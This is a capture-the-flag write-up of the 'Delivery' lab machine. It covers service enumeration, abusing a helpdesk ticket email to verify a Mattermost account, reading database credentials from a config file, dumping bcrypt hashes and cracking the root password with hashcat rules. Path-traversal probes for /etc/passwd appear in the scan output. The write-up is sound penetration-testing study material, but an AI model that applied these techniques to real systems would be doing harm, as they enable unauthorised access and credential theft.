

Delivery (Linux)

☰ Tags	
🕒 Created	@October 18, 2021 5:42 PM
🕒 Updated	@February 28, 2022 10:54 AM

Report – Methodologies

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXXX was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

3.2 Report – Service Enumeration

Summary of open ports for each net

3.3 Report – Penetration

Vulnerability Exploited:

- Explanation
 - Privilege Escalation
 - Fix
 - Severity
 - PoC code
 - Steps to exploit:
1. Enumeration

1. Service enumeration:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
  2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
  256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp    open  http      nginx 1.14.2
_http-server-header: nginx/1.14.2
_http-title: Welcome
9065/tcp  open  unknown
fingerprint-strings:
  GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
  HTTP/1.1 400 Bad Request
  Content-Type: text/plain; charset=utf-8
  Connection: close
  Request
  GetRequest:
  HTTP/1.0 200 OK
  Accept-Ranges: bytes
  Cache-Control: no-cache, max-age=31556926, public
  Content-Length: 3108
  Content-Security-Policy: frame-ancestors 'self'; script-src 'self' cdn.rudderlabs.com
  Content-Type: text/html; charset=utf-8
  Last-Modified: Mon, 18 Oct 2021 14:34:58 GMT
  X-Frame-Options: SAMEORIGIN
  X-Request-Id: bc6y44b3kfyx7j6gp37c6z4wggw
  X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaaa.false
  Date: Mon, 18 Oct 2021 14:39:10 GMT
  <!doctype html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><meta name="robots" content="noindex,nofollow"><meta name="referrer" content="no-referrer"><title>Mattermost</title><meta name="mobile-web-app-capable" content="yes"><meta name="application-name" content="Mattermost"><meta name="format-detection" content="telephone=no"><link re
  HTTPOptions:
  HTTP/1.0 405 Method Not Allowed
```

Gobuster and dirb took too long.

```
(root@kali) - [ /home/kali/Downloads/dirsearch-master ]
# python3 dirsearch.py -u 10.129.242.132:80


Desktop db lib logs reports
dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size
Output File: /home/kali/Downloads/dirsearch-master/reports/80_21-10-18_11-11-11.txt
Error Log: /home/kali/Downloads/dirsearch-master/logs/errors-21-10-18_11-11-11.log

Target: http://10.129.242.132:80/


[11:11:11] Starting:
[11:11:12] 400 - 173B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[11:11:27] 200 - 648B - /README.MD
[11:11:54] 403 - 571B - /assets/
[11:11:54] 301 - 185B - /assets → http://10.129.242.132/assets/
[11:12:01] 400 - 173B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[11:12:15] 301 - 185B - /error → http://10.129.242.132/error/
[11:12:16] 200 - 1KB - /error/
[11:12:25] 301 - 185B - /images → http://10.129.242.132/images/
[11:12:25] 403 - 571B - /images/
[11:12:27] 200 - 11KB - /index.html

Task Completed
```



Change the /etc/hosts file and go to investigate on them.

```
10.129.242.132 helpdesk.delivery.htb delivery.htb
```



3. Foothold

delivery

GitHub - maurosoria/dirs

helpdesk.delivery.htb/open.php

Kali LinuxKali ToolsKali ForumsKali DocsNetHunterOffensive SecurityMSFUExploit-DBGHDB

Contact Information

Email Address *
user@user.com

Full Name *
Mikey User

Phone Number
Ext:

Help Topic
Contact Us

Ticket Details
Please Describe Your Issue

Issue Summary *
HELP

<>TAA B / U ↺ ☰ 🖨 📺 ☰ 🔗 —

Support Ticket System

Support Center Home

Open a New Ticket

Check Ticket Status

Support ticket request created

Mikey User,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 4201351.

If you want to add more information to your ticket, just email 4201351@delivery.htb.

Thanks,

Support Team

Basic Ticket Information

Ticket Status: Open
Department: Support
Create Date: 10/18/21 11:29 AM

User Information

Name: Mikey User
Email: user@user.com
Phone:



Mikey User posted 10/18/21 11:29 AM

Help me




Created by **Mikey User** 10/18/21 11:29 AM

Post a Reply

To best assist you, we request that you be specific and detailed *

<> Bold Italic Text Link Image Video List Link Unlink

The Mattermost on port 8065



Mattermost

All team communication in one place, searchable and accessible anywhere


Sign in

Don't have an account? [Create one now.](#)




[I forgot my password.](#)

Since the user.com is not a real email address, we can't receive a further needed confirmation email from Mattermost. However, I found a workaround:




After the creation of the account with the user@user.com, we create the an account with the issueID@delivery.htb.



Back at HelpDesk, giving it the confirmation email:

 **HELP** #4201351  

Basic Ticket Information	User Information
Ticket Status: Open	Name: Mikey User
Department: Support	Email: user@user.com
Create Date: 10/18/21 11:29 AM	Phone:


**Mikey User** posted 10/18/21 11:29 AM
---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=dzay869jjm41tb7h9zrcb85ordqbhm4tkoouetz4panzhqwzpk39kug6uxpjd&email=4201351%40delivery.htb) ----- You can sign in from: ----- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: <https://mattermost.com/download/#mattermostApps> (<https://mattermost.com/download/#mattermostApps>)
 Created by  **Mikey User** 10/18/21 11:29 AM

Visiting the link they ask us to follow in the ticket verifies the account.


✓ Email Verified

4201351@delivery.htb

Password

 This connection is not secure. Logins entered here could be compromised. [Learn More](#)

One logging in, there's an option to join a team called Internal.



We get credits and suggestions of other actual passwords. Logged in with SSH, grabbed user.txt.

4. Privesc

While enumerating file system a MatterMost config file can be found at `/opt/mattermost/config/config.json`. It is possible to spot `SqlSettings` by reviewing it and read credentials for the database.

```
cat /opt/mattermost/config/config.json

"SqlSettings": {
  "DriverName": "mysql",
  "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
  "DataSourceReplicas": [],
  "DataSourceSearchReplicas": [],
  "MaxIdleConns": 20,
  "ConnMaxLifetimeMilliseconds": 3600000,
```

```

"MaxOpenConns": 300,
"Trace": false,
"AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
"QueryTimeout": 30,
"DisableDatabaseSearch": false
}

```

Logging in the mysql database mattermost using the
mmuser:Crack_The_MM_Admin_PW
credentials.

```

maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 110
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>

```

```

MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mattermost |
+-----+
2 rows in set (0.001 sec)

MariaDB [(none)]> user mattermost
→ ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the ma
most' at line 1
MariaDB [(none)]> user mattermost;
ERROR 1064 (42000): You have an error in your SQL syntax; check the ma
most' at line 1
MariaDB [(none)]> use mattermost;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mattermost]>

```

After SHOW TABLES; ran:

Jobs
Licenses
LinkMetadata
OAuthAccessData
OAuthApps
OAuthAuthData
OutgoingWebhooks
PluginKeyValueStore
Posts
Preferences
ProductNoticeViewState
PublicChannels
Reactions
Roles
Schemes
Sessions
SidebarCategories
SidebarChannels
Status
Systems
TeamMembers
Teams
TermsOfService
ThreadMemberships
Threads
Tokens
UploadSessions
UserAccessTokens
UserGroups
UserTermsOfService
Users

delivery.htb:8065/internal/channels/town-square

Kali Forums
Kali Docs
NetHunter
Offensive Security

Preview Mode: Email notification

Internal

Add a channel description

@root updated the channel display name from: Town Square

root
9:29 AM

@developers Please update theme to the OSTicket before we
Also please create a program to help us stop re-using the same
(edited)

root
10:58 AM

PleaseSubscribe1 may not be in RockYou but if any hacker mentions
phrases.
(edited)

System
5:38 AM

You joined the team.

Write to Internal

6 rows in set (0.001 sec)

MariaDB [mattermost]>

```
select * from Users;
```

Delivery (Linux)

9

Id	AuthData	AuthService	CreateAt	UpdateAt	DeleteAt	Username	Password	Position	Roles	All
Props	NotifyProps		LastPasswordUpdate	LastPictureUpdate	FailedAttempts	Locale	Timezone			
	MfaActive	MfaSecret								
64nq8nue7pyhpgwm99a949mwy	1608992663714	1608992663731	0	surveybot						
{}	{ "channel": "true", "comments": "never", "desktop": "mention", "desktop_sound": "true", "email": "true", "first_name": "false", "mention_keys": "", "push": "ment									
atus": "away"	1608992663714	1608992663731	0	en	{ "automaticTimezone": "", "manualTimezone": "", "useAutomaticTimezone": "true					
6akd5cxuhfgbrbny81nj55au4za	1609844799823	1609844799823	0	c3ecacacc7b94f909d04dbfd308a9b93	\$2a\$10\$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvp					
K	NULL	4120849@delivery.htb	0							
{}	{ "channel": "true", "comments": "never", "desktop": "mention", "desktop_sound": "true", "email": "true", "first_name": "false", "mention_keys": "", "push": "ment									
atus": "away"	1609844799823	0	0	en	{ "automaticTimezone": "", "manualTimezone": "", "useAutomaticTimezone": "true					
6wx1gg63r7f8q1hpzp7t4iiy	1609844806814	1609844806814	0	5b785171bfb34762a933e127630c4860	\$2a\$10\$3m0quqyvCE8Z/R1gFcCOW06tEj6FtqtBn8fRAXQ					
G	NULL	7466068@delivery.htb	0							
{}	{ "channel": "true", "comments": "never", "desktop": "mention", "desktop_sound": "true", "email": "true", "first_name": "false", "mention_keys": "", "push": "ment									
atus": "away"	1609844806814	0	0	en	{ "automaticTimezone": "", "manualTimezone": "", "useAutomaticTimezone": "true					
dijg7mcf4tf3xrgxi5ntqdefma	1608992692294	1609157893370	0	root	\$2a\$10\$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.a					
0	NULL	root@delivery.htb	1							
{}	{ "channel": "true", "comments": "never", "desktop": "mention", "desktop_sound": "true", "email": "true", "first_name": "false", "mention_keys": "", "push": "ment									
atus": "away"	1609157893370	0	0	en	{ "automaticTimezone": "Africa/Abidjan", "manualTimezone": "", "useAutomaticT					
hatotzdacbmbe95hm4ei8i7ny	1609844805777	1609844805777	0	ff0a21fc6fc2488195e16ea854c963ee	\$2a\$10\$RnJsISTLc9W3iUcUggl1KOG9vqADEd24CQcQ8zvUm1Ir9pxS.Pduq					
q	NULL	9122359@delivery.htb	0							
{}	{ "channel": "true", "comments": "never", "desktop": "mention", "desktop_sound": "true", "email": "true", "first_name": "false", "mention_keys": "", "push": "ment									

Username	Password
surveybot	\$2a\$10\$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpLaS7ImuiItEiK
c3ecacacc7b94f909d04dbfd308a9b93	\$2a\$10\$3m0quqyvCE8Z/R1gFcCOW06tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G
5b785171bfb34762a933e127630c4860	\$2a\$10\$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0
root	\$2a\$10\$RnJsISTLc9W3iUcUggl1KOG9vqADEd24CQcQ8zvUm1Ir9pxS.Pduq
ff0a21fc6fc2488195e16ea854c963ee	\$2a\$10\$3hKpJ6sEjGV5P4RpIXkWP0IeYcvQnUMqk.44nJt8ez1N4rdv36Cay
user	\$2a\$10\$\$.cLPSjAVgawG0JwB7vrqenPg2lrDtOECRTjwWahOzHfq1CoFyFqm
channelexport	\$2a\$10\$gxHILP4R5EgC2qz4S9x.CeCI1WvhdMJJiiacW0.CLV6gphrC3LSRy
9ecfb4be145d47fda0724f697f35ffaf	
user1	

rows in set (0.000 sec)

As per the warning, we generate a custom wordlist as password:

```
echo PleaseSubscribe! | hashcat -r /usr/share/hashcat/rules/best64.rule --stdout
```

```
(root@kali)~# cat hash
root:$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0

(root@kali)~# hashcat -m 3200 hash password --user -r /usr/share/hashcat/rules/best64.rule
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i3-4000M CPU @ 2.40GHz, 1423/1487 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 77

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
```

```
* Runtime ... : 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final key space - workload adjusted.

$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0:PleaseSubscribe!21

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: bcrypt $2*$, Blowfish (Unix)
Hash.Target.....: $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v ... Jwgjj0
Time.Started.....: Tue Oct 19 06:20:16 2021 (5 secs)
Time.Estimated...: Tue Oct 19 06:20:21 2021 (0 secs)
Guess.Base.....: File (password)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4 H/s (2.82ms) @ Accel:4 Loops:32 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 21/77 (27.27%)
Rejected.....: 0/21 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:20-21 Iteration:992-1024
Candidates.#1....: PleaseSubscribe!21 -> PleaseSubscribe!21

Started: Tue Oct 19 06:16:34 2021
Stopped: Tue Oct 19 06:20:23 2021
```

Used su as maildeliverer, then entered the root password and grabbed root.txt.

```
maildeliverer@Delivery:~$ su
Password:
root@Delivery:/home/maildeliverer# cat /root/root.txt
3f83a4c9c56e68f8e742d2b09c5ffdf4
root@Delivery:/home/maildeliverer#
```

